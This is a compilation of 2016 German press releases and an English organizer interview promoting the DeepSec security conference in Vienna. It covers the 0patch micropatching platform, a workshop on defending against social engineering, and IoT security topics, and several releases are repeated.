Die Workshops finden am 8./9. November 2016 statt. Die Konferenztage sind am 10./11. November. Der Veranstaltungsort ist Hotel The Imperial Riding School Vienna - A Renaissance Hotel, Ungargasse 60, 1030 Wien.

(Ende)

AUSSENDER

DEEPSEC

DeepSec GmbH
Ansprechpartner:
René Pfeiffer
Tel.: +43-676-5626390
E-Mail: deepsec@deepsec.net

Frühere Meldungen

- Social Engineering bleibt gefährlichste Bedrohung für Unternehmen
- Smart Homes werden Schlachtfeld der Zukunft
- Hätte Whistleblower Bill Binney 9/11 verhindern können?

Schlagwörter:

- Computer und Informationstechnologie
- Risikomanagement
- Sicherheitsmaßnahme
- Sicherheitstechnologie
- Software

WETTER

HIGHTECH Mon, 10.10.2016 12:30

<< Zurück zu den Suchergebnissen Link zu dieser Meldung

pts20161010019 Computer/Telekommunikation, Unternehmen/Finanzen

Pressefach

0patch - Sicherheitsupdates mit Selbstheilung

DeepSec und ACROS Security stellen Plattform für Mikropatches vor

Wien (pts019/10.10.2016/12:30) - **Werden Sicherheitslücken in Computeranwendungen veröffentlicht, beginnt sofort das bange Warten bei Anwendern. Egal, ob es sich um Software für das eigene Netzwerk, Online-Applikationen oder Apps für Mobilgeräte handelt, man wird sich rasch über die eigene Anfälligkeit von Anbietern im Klaren. Die Nervosität steigt. Wann wird der Hersteller die Sicherheitsupdates publizieren? Gibt es bis zu diesem Zeitpunkt Maßnahmen, um das Risiko zu verringern? Alternativ, wie lange kann man ohne eine bestimmte Software auskommen?**

Die Antworten auf diese Frage sind der zentrale Punkt im Sicherheitsmanagement. Einige Firmen haben für ihre Produkte feste Termine für Sicherheitsupdates eingeführt. Dennoch finden gelegentlich außerplanmäßige Updates statt während mancher Hersteller durchaus Jahre darauf warten lässt. Dabei geht es bis jetzt nur um Anwendungen, die noch einen Hersteller oder einen Supportvertrag besitzen. Was passiert mit vererbten Programmen, die niemand mehr wartet? Eine mögliche Antwort ist 0patch, eine Plattform für sogenannte Mikropatches im Live-Betrieb.

Mikropatches als Notfallmanagement

Entgegen der verbreiteten Erwartungshaltung, dass ein Patches nur von einem Hersteller durchgeführt werden kann, ist es möglich Applikationen sowohl zur Laufzeit als auch mit einer kurzen Unterbrechung zu verändern. Da publizierte Schwachstellen ohnehin gründlich von Sicherheitsforschern dokumentiert sind, lassen sich auf Basis dieser Informationen Mikropatches kreieren, die direkt zur Ausschaltung der Lücke dienen. Das System nennt sich 0patch. Es wurde von Sicherheitsexperten entwickelt, die seit mehr als 15 Jahren im Rahmen von Tests in Netzwerke einbrechen. Bei solchen Attacken muss man ebenso Code einschleusen, also eben auch Mikropatches anwenden. Jedes Ausnutzen von Sicherheitslücken basiert auf diesem Prinzip. 0patch ist vereinfacht genau das Gegenteil davon.

"Unsere Technologie, 0patch genannt, entstand aus der Frustration über die Tatsache, dass sich in 15 Jahren nichts daran geändert hat, das Einbrechen in Netzwerke schwieriger zu gestalten", so Mitja Kolsek, der Geschäftsführer von ACROS Security. Mit der Mikropatch Plattform gibt es einen Anreiz für Forscher Lücken gut zu dokumentieren, um Patches zu entwerfen. Im Gegenzug bekommen sie von den Anwendern der Mikropatches einen Aufwandsausgleich. Kolsek sagt weiter, dass das Patchen von Software nicht sehr innovativ klingt, jedoch sei genau dieser Prozess nach wie vor einer der größten wunden Punkte in der IT-Sicherheit.

Das System bietet reichaltige Erweiterungen, da man in der IT-Sicherheitsforschung Konzepte testet, die automatisch Lücken in Code finden und entsprechende Mikropatches vorschlagen. Man könnte solche Technologien auch in den Quality Assurance Prozess einbauen.

Moderner Schutz für digitale Altlasten

Man redet nicht gerne darüber, aber in fast jeder Infrastruktur finden sich digitale Altlasten in Form von alten Anwendungen oder Softwarepaketen, die nicht mehr gepflegt werden. In den Zeiten der Mainframes hat man diesen Code mit Kompatibilitätsschichten einfach mitgenommen. Das geschieht auch ohne raumfüllende Rechner immer noch. Gerade für diese Applikationen ist die 0patch Plattform extrem interessant. Mit Hilfe der Patches lassen sich auch ganz ohne Unterstützung eines Herstellers Sicherheitslücken schließen. Diese Wahl ist allemal vorteilhafter als zu hoffen, dass der Blitz besser woanders einschlägt.

Premiere in Europa: Workshop 0patch Plattform für Anwender

Im Rahmen ihres 10. Geburtstags bietet die DeepSec In-Depth Security Konferenz ihren Teilnehmern hochkarätige Trainings an. Unter anderem gibt es den Workshop "Do-It-Yourself Patching: Writing Your Own Micropatch", gehalten von Mitja Kolsek und Entwicklern von 0patch. Es ist eine Schulung mit Beispielen aus der Praxis. Man lernt wie man inoffizielle Mikropatches auf Basis von echten Sicherheitslücken erstellt und richtig anwendet, auch auf Programme im laufenden Betrieb. Der Fokus liegt auf Software für Microsoft® Windows, es gibt aber Beispiele für alle Plattformen. Der Inhalt ist gleichermaßen für Sicherheitsforscher und Anwender aus IT Abteilungen gedacht. Software-Entwickler sind ebenso herzlich eingeladen, teilzunehmen, um das System kennenzulernen. Immerhin kann ein Mikropatch sowohl Herstellern als auch Kunden wertvolle Zeit ersparen und Unsicherheiten vermeiden.

Jährliches Treffen internationaler renommierter Sicherheitsexperten in Wien

Die Themen der diesjährigen DeepSec reichen von WLAN Angriffen, dem Beheben von Sicherheitslücken durch Patches, Kryptografie, gezielte Attacken auf Apples iPhone und IoT Geräte, Windows PowerShell für Angreifer/Verteidigerinnen, Netzwerktechnologie, sicherer

Webanwendungsentwicklung bis hin zu Social Engineering. Internationale Trainer bringen ihre Expertise ins Herz Europas. Damit ergibt sich eine einmalige Chance für Weiterbildung.

Dazu kommen zwei Tage Konferenz gefüllt mit Vorträgen aus allen Bereichen der IT Security. Die Keynote von Marcus Ranum, der den ersten E-Mail Server für whitehouse.gov aufsetzte, stellt über 30 Jahre IT Security in Bezug. Das komplette Programm ist unter https://deepsec.net/schedule.html online. Aktuelle Artikel rund um Informationssicherheit und DeepSec Events finden Sie auch in unserem Blog: http://blog.deepsec.net

Die Workshops finden am 8./9. November 2016 statt. Die Konferenztage sind am 10./11. November. Der Veranstaltungsort ist Hotel The Imperial Riding School Vienna - A Renaissance Hotel, Ungargasse 60, 1030 Wien.

(Ende)

Aussender:	DeepSec GmbH
Ansprechpartner:	René Pfeiffer
Tel.:	+43-676-5626390
E-Mail:	deepsec@deepsec.net
Website:	deepsec.net

http://www.pressetext.com/news/20161007013

Social Engineering bleibt gefährlichste Bedrohung für Unternehmen

DeepSec bietet Workshop zur Abwehr sozialer Manipulation als Teil der IT an

Wien (pts013/07.10.2016/10:15) - Verfolgt man die Nachrichten zum Thema Informationssicherheit, so kommt man aus den Superlativen nicht mehr heraus. Millionen von Passworten wurden gestohlen. Hunderttausende von Kameras wurden plötzlich zu Erpressungswerkzeugen. Unzählige Daten wurden unberechtigt kopiert. Oft landet man nach wenigen Absätzen bei technischen Lösungen, die diesen Einbrüchen Einhalt gebieten sollen. Man vergisst dabei, dass man heutzutage hermetisch verschlossene Türen mit einem Telefonanruf oder einer E-Mail Nachricht öffnen kann. Laut einer Publikation der britischen Federation of Small Businesses fallen fast 50 Prozent der Angriffe auf Social Engineering, sprich auf Manipulation sozialer Interaktion, zurück. Teure Investitionen in technische Abwehrmaßnahmen bleiben damit völlig wirkungslos.

Bloßes Sicherheitsbewusstsein hilft längst nicht mehr

Ansätze zur Abwehr von Attacken auf die Schwachstelle Mensch haben sich in der Vergangenheit auf Schulungen des Sicherheitsbewusstseins (oder englisch Awareness) fokussiert. Das ist in der modernen Geschäftswelt zu wenig. Das Wissen um solche Gefahren ist bereits vorhanden. Gegenmaßnahmen müssen jetzt sehr viel konkreter werden. Mitarbeiterinnen und Mitarbeiter müssen die Methoden ihrer Gegner verstehen, erkennen und eigenständig abwenden können. Diese Kompetenz erreicht man mit der Beschränkung auf ein Sicherheitsbewusstsein nicht. Man kann die Analogie der Brandbekämpfung zur Verdeutlichung bemühen.

Das Wissen um einen möglichen Brand am Arbeitsplatz nützt wenig, wenn niemand im Krisenfall einen Feuerlöscher verwenden darf oder kann. Alle klassischen Schulung zur Defensive von Social Engineering gehen nur bis zur Entdeckung des Brandherds. Was danach geschehen muss, wird leider oft nicht diskutiert. Genau an dieser Stelle muss die Ausbildung konkret werden, sonst trägt sie nicht zum Schutz des Unternehmens bei.

Social Engineering ist das Stiefkind der Informationssicherheit

Die Tragweite von Attacken gegen die Psyche der Mitarbeiterinnen und Mitarbeiter wird stark unterschätzt. Während technische Lösungen durch ihre Komplexität große Wirksamkeit vortäuschen, wirken Betrachtungen zu Gewohnheiten, Kommunikationsstile, Urlaubsabwesenheiten, interne Firmenfeiern, dem Gang zum täglichen Mittagessen oder Aktivitäten nach dem Feierabend geradezu banal. Jedwedes Stück Information ist ein Baustein im Plan der Angreifer. Das ist sehr leicht zu formulieren, aber man muss Gegenmaßnahmen als vollständige Kampagne aufbauen. Richtlinien für den Umgang mit Fremden und sensitiven Informationen gibt es oft. Auch die IT

Abteilung ist eingeweiht.

Aber man muss die einzelnen Teile verbinden und ein Netz um die Schwachstellen menschlicher Kommunikation im Büroalltag legen, sonst bleibt die beste Brandschutzvorrichtung ohne Wirkung. Betrachten Sie dabei das Personal nicht als Risiko, sondern als Teil Ihrer Sicherheitsarchitektur. Jeder Mensch kann ein Opfer von Social Engineering Attacken werden; das ist es keine Schande. Bieten Sie daher unbedingt Möglichkeiten an, über die Mitarbeiterinnen und Mitarbeiter anonym Schwächen melden können. Wenn alle an einem Strang ziehen sollen, so muss die Schwelle für die Mitarbeit gerade im Sicherheitsbereich möglichst niedrig liegen.

Hands-on Workshop mit praktischen Übungen

Im Rahmen der 10. DeepSec In-Depth Security Konferenz wurde ein Fokus auf Social Engineering und dessen Abwehr gelegt. Im Programm sind nicht nur Vorträge zu diesem Thema. Es gibt ein Training von zwei Expertinnen auf diesem Gebiet. Cyni Winegard und Bethany Ward werden in zwei Tagen konkrete Szenarien vorstellen und mit den Teilnehmern durchspielen. Es soll nicht nur Bewusstsein geschaffen, sondern es sollen auch mit praktischen Beispielen und Rollenspielen Erfahrungen aufgebaut werden, die sich in die eigenen Gewohnheiten einbauen lassen. Alle Beispiele werden auf die Fähigkeiten der Teilnehmerinnen und auf die Schwächen der Ziele zugeschnitten - ganz so wie im Berufsleben.

Wenn es um die Verteidigung geht, darf nichts den Fähigkeiten der Gegenspieler nachstehen. Der Workshops Penetration Testing Humans verhilft zu einer echten Raumverteidigung der menschlichen Psyche. Die Trainerinnen bringen ihre Erfahrungen aus vielen Jahren Sicherheitstests ein und konfrontieren die Teilnehmer mit echten Dialogen und Aktionen aus erfolgreichen Angriffen.

Das komplette Programm ist unter https://deepsec.net/schedule.html online. Aktuelle Artikel rund um Informationssicherheit und DeepSec Events finden Sie auch in unserem Blog: http://blog.deepsec.net

Die Workshops finden am 8./9. November 2016 statt. Die Konferenztage sind am 10./11. November. Der Veranstaltungsort ist Hotel The Imperial Riding School Vienna - A Renaissance Hotel, Ungargasse 60, 1030 Wien.

(Ende)

BUSINESS Fri, 07.10.2016 10:15

« Zurück zu den Suchergebnissen Link zu dieser Meldung

pts20161007013 Computer/Telekommunikation, Unternehmen/Finanzen

Pressefach

Social Engineering bleibt gefährlichste Bedrohung für Unternehmen

DeepSec bietet Workshop zur Abwehr sozialer Manipulation als Teil der IT an

Wien (pts013/07.10.2016/10:15) - **Verfolgt man die Nachrichten zum Thema Informationssicherheit, so kommt man aus den Superlativen nicht mehr heraus. Millionen von Passworten wurden gestohlen. Hunderttausende von Kameras wurden plötzlich zu Erpressungswerkzeugen. Unzählige Daten wurden unberechtigt kopiert. Oft landet man nach wenigen Absätzen bei technischen Lösungen, die diesen Einbrüchen Einhalt gebieten sollen. Man vergisst dabei, dass man heutzutage hermetisch verschlossene Türen mit einem Telefonanruf oder einer E-Mail Nachricht öffnen kann. Laut einer Publikation der britischen Federation of Small Businesses fallen fast 50 Prozent der Angriffe auf Social Engineering, sprich auf Manipulation sozialer Interaktion, zurück. Teure Investitionen in technische Abwehrmaßnahmen bleiben damit völlig wirkungslos.**

Bloßes Sicherheitsbewusstsein hilft längst nicht mehr

Ansätze zur Abwehr von Attacken auf die Schwachstelle Mensch haben sich in der Vergangenheit auf Schulungen des Sicherheitsbewusstseins (oder englisch Awareness) fokussiert. Das ist in der modernen Geschäftswelt zu wenig. Das Wissen um solche Gefahren ist bereits vorhanden. Gegenmaßnahmen müssen jetzt sehr viel konkreter werden. Mitarbeiterinnen und Mitarbeiter müssen die Methoden ihrer Gegner verstehen, erkennen und eigenständig abwenden können. Diese Kompetenz erreicht man mit der Beschränkung auf ein Sicherheitsbewusstsein nicht. Man kann die Analogie der Brandbekämpfung zur Verdeutlichung bemühen.

Das Wissen um einen möglichen Brand am Arbeitsplatz nützt wenig, wenn niemand im Krisenfall einen Feuerlöscher verwenden darf oder kann. Alle klassischen Schulung zur Defensive von Social Engineering gehen nur bis zur Entdeckung des Brandherds. Was danach geschehen muss, wird leider oft nicht diskutiert. Genau an dieser Stelle muss die Ausbildung konkret werden, sonst trägt sie nicht zum Schutz des Unternehmens bei.

Social Engineering ist das Stiefkind der Informationssicherheit

Die Tragweite von Attacken gegen die Psyche der Mitarbeiterinnen und Mitarbeiter wird stark unterschätzt. Während technische Lösungen durch ihre Komplexität große Wirksamkeit vortäuschen, wirken Betrachtungen zu Gewohnheiten, Kommunikationsstile, Urlaubsabwesenheiten, interne Firmenfeiern, dem Gang zum täglichen Mittagessen oder Aktivitäten nach dem Feierabend geradezu banal. Jedwedes Stück Information ist ein Baustein im Plan der Angreifer. Das ist sehr leicht zu formulieren, aber man muss Gegenmaßnahmen als vollständige Kampagne aufbauen. Richtlinien für den Umgang mit Fremden und sensitiven Informationen gibt es oft. Auch die IT Abteilung ist eingeweiht.

Aber man muss die einzelnen Teile verbinden und ein Netz um die Schwachstellen menschlicher Kommunikation im Büroalltag legen, sonst bleibt die beste Brandschutzvorrichtung ohne Wirkung. Betrachten Sie dabei das Personal nicht als Risiko, sondern als Teil Ihrer Sicherheitsarchitektur. Jeder Mensch kann ein Opfer von Social Engineering Attacken werden; das ist es keine Schande. Bieten Sie daher unbedingt Möglichkeiten an, über die Mitarbeiterinnen und Mitarbeiter anonym Schwächen melden können. Wenn alle an einem Strang ziehen sollen, so muss die Schwelle für die Mitarbeit gerade im Sicherheitsbereich möglichst niedrig liegen.

Hands-on Workshop mit praktischen Übungen

Im Rahmen der 10. DeepSec In-Depth Security Konferenz wurde ein Fokus auf Social Engineering und dessen Abwehr gelegt. Im Programm sind nicht nur Vorträge zu diesem Thema. Es gibt ein Training von zwei Expertinnen auf diesem Gebiet. Cyni Winegard und Bethany Ward werden in zwei Tagen konkrete Szenarien vorstellen und mit den Teilnehmern durchspielen. Es soll nicht nur Bewusstsein geschaffen, sondern es sollen auch mit praktischen Beispielen und Rollenspielen Erfahrungen aufgebaut werden, die sich in die eigenen Gewohnheiten einbauen lassen. Alle Beispiele werden auf die Fähigkeiten der Teilnehmerinnen und auf die Schwächen der Ziele zugeschnitten - ganz so wie im Berufsleben.

Wenn es um die Verteidigung geht, darf nichts den Fähigkeiten der Gegenspieler nachstehen. Der Workshops Penetration Testing Humans verhilft zu einer echten Raumverteidigung der menschlichen Psyche. Die Trainerinnen bringen ihre Erfahrungen aus vielen Jahren Sicherheitstests ein und konfrontieren die Teilnehmer mit echten Dialogen und Aktionen aus erfolgreichen Angriffen.

Das komplette Programm ist unter https://deepsec.net/schedule.html online. Aktuelle Artikel rund um Informationssicherheit und DeepSec Events finden Sie auch in unserem Blog: http://blog.deepsec.net

Die Workshops finden am 8./9. November 2016 statt. Die Konferenztage sind am 10./11. November. Der Veranstaltungsort ist Hotel The Imperial Riding School Vienna - A Renaissance Hotel, Ungargasse 60, 1030 Wien.

(Ende)

Aussender:	DeepSec GmbH
Ansprechpartner:	René Pfeiffer
Tel.:	+43-676-5626390
E-Mail:	deepsec@deepsec.net
Website:	deepsec.net

http://www.pressetext.com/news/20160929009

Smart Homes werden Schlachtfeld der Zukunft

DeepSec Konferenz fühlt dem Internet der Dinge auf den Zahn

Wien (pts009/29.09.2016/09:15) - Das Internet der Dinge steht vor der Tür. Viele Unternehmen und Privatpersonen haben es schon hereingelassen, oft leider ohne die Bedeutung zu erkennen. Leider öffnet man mit einem falschen Fortschrittsverständnis damit auch automatisch Angreifern alle Tore, Türen und Fenster. Die DeepSec Konferenz hat sich daher dem Thema anläßlich ihres 10-jährigen Jubiläums angenommen. Im Programm finden sich Vorträge und Workshops rund um die Komponenten der Smart Devices, Smart Houses und Smart Networks. Nicht alle Produkte haben ein solides Sicherheitskonzept. Wie testet man Geräte richtig? Welche Konsequenzen hat die totale Umrüstung auf "smart"? Wie geht man richtig vor und wählt geeignete Systeme aus?

Einbruch durch den Kühlschrank

Spektakuläre Einbrüche waren schon immer bestes Material für Drehbücher. Man kennt die Szene wo die Protagonistin an Seilen über den Lichtschranken schwebt und alle Tricks anwenden muss, um zum Ziel zu gelangen. Etliche Filme porträtieren Hacker, die gewaltigen Aufwand mit ausgeklügelter Technik betreiben, um in ein Netzwerk einzudringen und Daten zu kopieren. Das alles kann schon bald der Vergangenheit angehören. Mit der Vernetzung von Wasserkochern, Kühlschränken, Personenwaagen, Spielzeugpuppen, Telefonen, Fernsehern, Waschmaschinen oder Zahnbürsten sinkt der Schwierigkeitsgrad beträchtlich. Sei es aufgrund des Designs oder der beschränkten Möglichkeiten der Hardware, Alltagsgegenstände waren nie dafür gedacht das Wohnzimmer oder Büroräume gegen Angreifer zu verteidigen.

Daran haben sich Early Adopter noch nie gestört. Jetzt wird das Internet der Dinge mit all seinen Komponenten langsam Normalität. Es ist daher allerhöchste Zeit sich mit dessen Sicherheitskonzept auseinanderzusetzen.

Eklatante Mängel bei angewandter Kryptografie

Eine wichtige Komponente der Informationssicherheit wird immer noch unsachgemäß eingesetzt. Es handelt sich hierbei um kryptografische Methoden zur Authentisierung, Verschlüsselung und Entschlüsselung. Da fremde Netzwerke naturgemäß keine Aussage über Vertrauenswürdigkeit treffen, darf man spätestens seit der Publikation der Snowden Dokumente nichts mehr im Klartext ohne Unterschrift kommunizieren. Das gilt dann allerdings auch für besagte Alltagsgegenstände und deren Servern, ebenso für Webseiten und Apps auf Smartphones.

Die DeepSec Konferenz hat aus diesem Grund Vorträge und Workshops im Angebot, um Entscheidungsträgern, Entwicklern und Technikern zur Seite zu stehen. Auch ohne Mathematik muss man sich mit dem Thema beschäfti-

gen und die Bausteine für gutes Security Design richtig zusammensetzen. Selbst Autofahrer ohne Chemiestudium kennen den Unterschied zwischen Benzin und Diesel. So sollte es dann auch in der Entwicklungsabteilung aussehen. Die Vortragenden möchten mit ihren Inhalten auch den Anstoß liefern, bestehende Konfigurationen zu hinterfragen. Nichts wurde für die Ewigkeit gebaut.
Secure Coding alleine wird Unternehmen, die im IoT Bereich Produkte am Markt haben, nicht mehr helfen in der modernen vernetzten Welt zu bestehen. Es geht darum den Entwurf gleich richtig zu schaffen.

Smart Wetter ist heiter bis wolkig

Kritisch beäugt werden auch Cloud Systeme. Sehr viele Ansätze denken gar nicht mehr an lokale Datenhaltung. Damit sind unweigerlich Web Browser, Web Anwendungen und die auf den lokalen Geräten vorhandenen Oberflächen mit betroffen. Das Wort Cloud vereint eine Reihe von Technologien, die bei den vorgestellten Szenarien automatisch enthalten sind. Aus der Sicht der Informationssicherheit sind die Probleme damit nur verschoben. Man muss sich trotzdem damit beschäftigen.
Das Konferenzprogramm bietet für diesen Bereich einen Bogen zum Internet der Dinge und dem intelligenten Schutz der Daten bei externen Dienstleistern. Maschinen sind nicht nur eine Bedrohung, sondern sie lassen sich auch zum Schutz der eigenen Infrastruktur einsetzen. Lernfähige Algorithmen wurden in den vergangenen Monaten heiß diskutiert. Vortragende Experten erklären wie man diese Werkzeuge richtig einsetzt und wo ihre Grenzen sind.

Konferenzprogramm mit Tiefgang

Anlässlich der 10. DeepSec Konferenz wurden zehn zweitägige Workshops ins Programm genommen. Die Themen reichen von WLAN Angriffen, dem Beheben von Sicherheitslücken durch Patches, Kryptografie, gezielte Attacken auf Apples iPhone und IoT Geräte, Windows PowerShell für Angreifer/Verteidigerinnen, Netzwerktechnologie, sicherer Webanwendungsentwicklung bis hin zu Social Engineering. Internationale Trainer bringen ihre Expertise ins Herz Europas. Damit ergibt sich eine einmalige Chance für Weiterbildung.
Dazu kommen zwei Tage Konferenz gefüllt mit Vorträgen aus allen Bereichen der IT Security. Die Keynote von Marcus Ranum, der den ersten E-Mail Server für whitehouse.gov aufsetzte, stellt über 30 Jahre IT Security in Bezug.
Das komplette Programm ist unter https://deepsec.net/schedule.html online.
Die Workshops finden am 8./9. November 2016 statt. Die Konferenztage sind am 10./11. November. Der Veranstaltungsort ist Hotel The Imperial Riding School Vienna - A Renaissance Hotel, Ungargasse 60, 1030 Wien.
(Ende)

AUSSENDER

DEEPSEC

DeepSec GmbH
Ansprechpartner:
René Pfeiffer
Tel.: +43-676-5626390
E-Mail: deepsec@deepsec.net

Frühere Meldungen

- **Hätte Whistleblower Bill Binney 9/11 verhindern können?**
- **Leeres Versprechen namens Datensicherung**
- **Informationssicherheit abgehört: Selbstverteidigung für Unternehmer**

Schlagwörter:

- Deep Sec Konferenz
- Informationssicherheit
- Internet
- Internet of Things
- IT Security
- Smart Home

WETTER

Stadtname / PLZ

starten

AKTIENKURSE

Symbol | ISIN | Name STARTEN

HIGHTECH Thu, 29.09.2016 09:15

<< Zurück zu den Suchergebnissen Link zu dieser Meldung

pts20160929009 Computer/Telekommunikation, Sport/Events

Pressefach

Smart Homes werden Schlachtfeld der Zukunft

DeepSec Konferenz fühlt dem Internet der Dinge auf den Zahn

Wien (pts009/29.09.2016/09:15) - **Das Internet der Dinge steht vor der Tür. Viele Unternehmen und Privatpersonen haben es schon hereingelassen, oft leider ohne die Bedeutung zu erkennen. Leider öffnet man mit einem falschen Fortschrittsverständnis damit auch automatisch Angreifern alle Tore, Türen und Fenster. Die DeepSec Konferenz hat sich daher dem Thema anläßlich ihres 10-jährigen Jubiläums angenommen. Im Programm finden sich Vorträge und Workshops rund um die Komponenten der Smart Devices, Smart Houses und Smart Networks. Nicht alle Produkte haben ein solides Sicherheitskonzept. Wie testet man Geräte richtig? Welche Konsequenzen hat die totale Umrüstung auf "smart"? Wie geht man richtig vor und wählt geeignete Systeme aus?**

Einbruch durch den Kühlschrank

Spektakuläre Einbrüche waren schon immer bestes Material für Drehbücher. Man kennt die Szene wo die Protagonistin an Seilen über den Lichtschranken schwebt und alle Tricks anwenden muss, um zum Ziel zu gelangen. Etliche Filme porträtieren Hacker, die gewaltigen Aufwand mit ausgeklügelter Technik betreiben, um in ein Netzwerk einzudringen und Daten zu kopieren. Das alles kann schon bald der Vergangenheit angehören. Mit der Vernetzung von Wasserkochern, Kühlschränken, Personenwaagen, Spielzeugpuppen, Telefonen, Fernsehern, Waschmaschinen oder Zahnbürsten sinkt der Schwierigkeitsgrad beträchtlich. Sei es aufgrund des Designs oder der beschränkten Möglichkeiten der Hardware, Alltagsgegenstände waren nie dafür gedacht das Wohnzimmer oder Büroräume gegen Angreifer zu verteidigen.
Daran haben sich Early Adopter noch nie gestört. Jetzt wird das Internet der Dinge mit all seinen Komponenten langsam Normalität. Es ist daher allerhöchste Zeit sich mit dessen Sicherheitskonzept auseinanderzusetzen.

Eklatante Mängel bei angewandter Kryptografie

Eine wichtige Komponente der Informationssicherheit wird immer noch unsachgemäß eingesetzt. Es handelt sich hierbei um kryptografische Methoden zur Authentisierung, Verschlüsselung und Entschlüsselung. Da fremde Netzwerke naturgemäß keine Aussage über Vertrauenswürdigkeit treffen, darf man spätestens seit der Publikation der Snowden Dokumente nichts mehr im Klartext ohne Unterschrift kommunizieren. Das gilt dann allerdings auch für besagte Alltagsgegenstände und deren Servern, ebenso für Webseiten und Apps auf Smartphones.

Die DeepSec Konferenz hat aus diesem Grund Vorträge und Workshops im Angebot, um Entscheidungsträgern, Entwicklern und Technikern zur Seite zu stehen. Auch ohne Mathematik muss man sich mit dem Thema beschäftigen und die Bausteine für gutes Security Design richtig zusammensetzen. Selbst Autofahrer ohne Chemiestudium kennen den Unterschied zwischen Benzin und Diesel. So sollte es dann auch in der Entwicklungsabteilung aussehen. Die Vortragenden möchten mit ihren Inhalten auch den Anstoß liefern, bestehende Konfigurationen zu hinterfragen. Nichts wurde für die Ewigkeit gebaut.

Secure Coding alleine wird Unternehmen, die im IoT Bereich Produkte am Markt haben, nicht mehr helfen in der modernen vernetzten Welt zu bestehen. Es geht darum den Entwurf gleich richtig zu schaffen.

Smart Wetter ist heiter bis wolkig

Kritisch beäugt werden auch Cloud Systeme. Sehr viele Ansätze denken gar nicht mehr an lokale Datenhaltung. Damit sind unweigerlich Web Browser, Web Anwendungen und die auf den lokalen Geräten vorhandenen Oberflächen mit betroffen. Das Wort Cloud vereint eine Reihe von Technologien, die bei den vorgestellten Szenarien automatisch enthalten sind. Aus der Sicht der Informationssicherheit sind die Probleme damit nur verschoben. Man muss sich trotzdem damit beschäftigen.

Das Konferenzprogramm bietet für diesen Bereich einen Bogen zum Internet der Dinge und dem intelligenten Schutz der Daten bei externen Dienstleistern. Maschinen sind nicht nur eine Bedrohung, sondern sie lassen sich auch zum Schutz der eigenen Infrastruktur einsetzen. Lernfähige Algorithmen wurden in den vergangenen Monaten heiß diskutiert. Vortragende Experten erklären wie man diese Werkzeuge richtig einsetzt und wo ihre Grenzen sind.

Konferenzprogramm mit Tiefgang

Anlässlich der 10. DeepSec Konferenz wurden zehn zweitägige Workshops ins Programm genommen. Die Themen reichen von WLAN Angriffen, dem Beheben von Sicherheitslücken durch Patches, Kryptografie, gezielte Attacken auf Apples iPhone und IoT Geräte, Windows PowerShell für Angreifer/Verteidigerinnen, Netzwerktechnologie, sicherer Webanwendungsentwicklung bis hin

zu Social Engineering. Internationale Trainer bringen ihre Expertise ins Herz Europas. Damit ergibt sich eine einmalige Chance für Weiterbildung.

Dazu kommen zwei Tage Konferenz gefüllt mit Vorträgen aus allen Bereichen der IT Security. Die Keynote von Marcus Ranum, der den ersten E-Mail Server für whitehouse.gov aufsetzte, stellt über 30 Jahre IT Security in Bezug. Das komplette Programm ist unter https://deepsec.net/schedule.html online.

Die Workshops finden am 8./9. November 2016 statt. Die Konferenztage sind am 10./11. November. Der Veranstaltungsort ist Hotel The Imperial Riding School Vienna - A Renaissance Hotel, Ungargasse 60, 1030 Wien.

(Ende)

Aussender:	DeepSec GmbH
Ansprechpartner:	René Pfeiffer
Tel.:	+43-676-5626390
E-Mail:	deepsec@deepsec.net
Website:	www.deepsec.net

PRESS RELEASE 01
DEEPSEC 2016

Datum: 19.07.2016

Autor: René Pfeiffer, Susanne Firzinger

DEEPSEC

Mission Statement

INTERNATIONAL, TRANS & INTERDISCIPLINARY

We believe that security problems need to be addressed by experts with interdisciplinary skills. We want to encourage individuals, organizations and countries to meet and exchange, to improve overall security and trust.

NEUTRAL GROUND

Our conference is an annual event where we can freely talk about ideas and points of view. It is the best place to get together informally, get new ideas, discuss a project, develop new contacts and meet new friends.

FOCUSED ON NOVELTY, QUALITY & IMPACT

We focus only on novelty, quality and relevance when selecting talks & workshops for our conference. We prefer to invite a newcomer to the stage if the content is more promising than the “safe choice” of well established truths.

HERE TO SCOUT & SUPPORT

We actively scout and contact women who do research and projects in the field of information security. And we launched our special U21 initiative to support young researchers and enable them to present their works and results in an appropriate manner.

USER FRIENDLY

Our web site states that DeepSec is a non-product, non-vendor-biased conference. DeepSec is all about facts not ads. We are looking for honest talks about security: If something breaks, tell us about it. If you can repair it, tell us about it. If you’ve discovered something, tell us about it. That’s our goal.

DEEPSEC IN-DEPTH SECURITY CONFERENCE EUROPE

8TH TO 11TH NOVEMBER 2016

THE IMPERIAL RIDING SCHOOL VIENNA, AUSTRIA

...about

René Pfeiffer

...is involved with cryptography and information security for over 20 years. He is one of the organizers of DeepSec, Vienna's very own IT-Security Conference, known for bringing together the world's most renowned security professionals from academics, government, industry, and the underground hacking community.

...a little Q+A

Mr. Pfeiffer please tell us about your conference.

The DeepSec In-Depth Security Conference is an annual European two-day in-depth conference on computer, network, and application security. Our goal is to bring together the leading security experts from all over the world.

How did it all start?

DeepSec was founded in 2007. The vision was to create a IT security conference right in the heart of Europe and use it as a neutralground where professionals from academics, government, industry, and the underground hacking community can meet and exchange ideas.

What's special about DeepSec?

DeepSec is small compared to other events having thousands of participants. This is a dedicated advantage, because you can actually meet and talk to everyone. Furthermore we try to present a mix of talks connecting different aspects of information security. It's not always about technology. There's psychology, legal frameworks, human behaviour, and much more also at play.

Is there a matter particularly close to your heart?

We want to break down the barriers between technical and non-technical experts. While information security will always have a strong technical component, it is paramount to foster collaboration. Even decades ago network security wasn't implemented by one person alone. You need teams, you need to communicate, and you need creative ways of looking at your problems. If you want information security, you need to talk to others.

IT-Security is a very delicate matter. Aren't you afraid to offend someone?

DeepSec was the first conference to feature a talk about the broken GSM A5 encryption. When the talk went live we were certainly a bit nervous. The GSM A5 algorithm family is responsible for encryption of the voice calls between mobile phones and the cells receiving their signals. GSM networks all over the world have billions of devices connected to it. Any vulnerability or design flaw affects a huge base of customers and companies, so having talks

touching these big networks should not be taken lightly. However: We like a bit of controversy.

The next DeepSec is in November: What are you personally looking forward to the most?

Everything :) To meet our speakers, trainers and attendees and to discuss with them the state of affairs in information security. The world looks different after every DeepSec conference because of the many new perspectives and insights one gets while talking to creative and brilliant minds.

What about the future?

Information security has grown: it touches all aspects of our lifes.

Once networks enter home, office and recreational environments,so does information security.

The Internet of Things is becominga reality.We are confident that information security is here to stay.

The same is true for the DeepSec conference.

Year by year we adapt to the changes and include topics in the conference schedule.

We have addressed mobile phone networks, Bluetooth connected devices, “cloud” technology, and many more issues in the past.

In 2014 we have selected smartphones, devious backdoors in hardware, wireless networks, the new IPv6 technology, and how to educate “new” hackers.

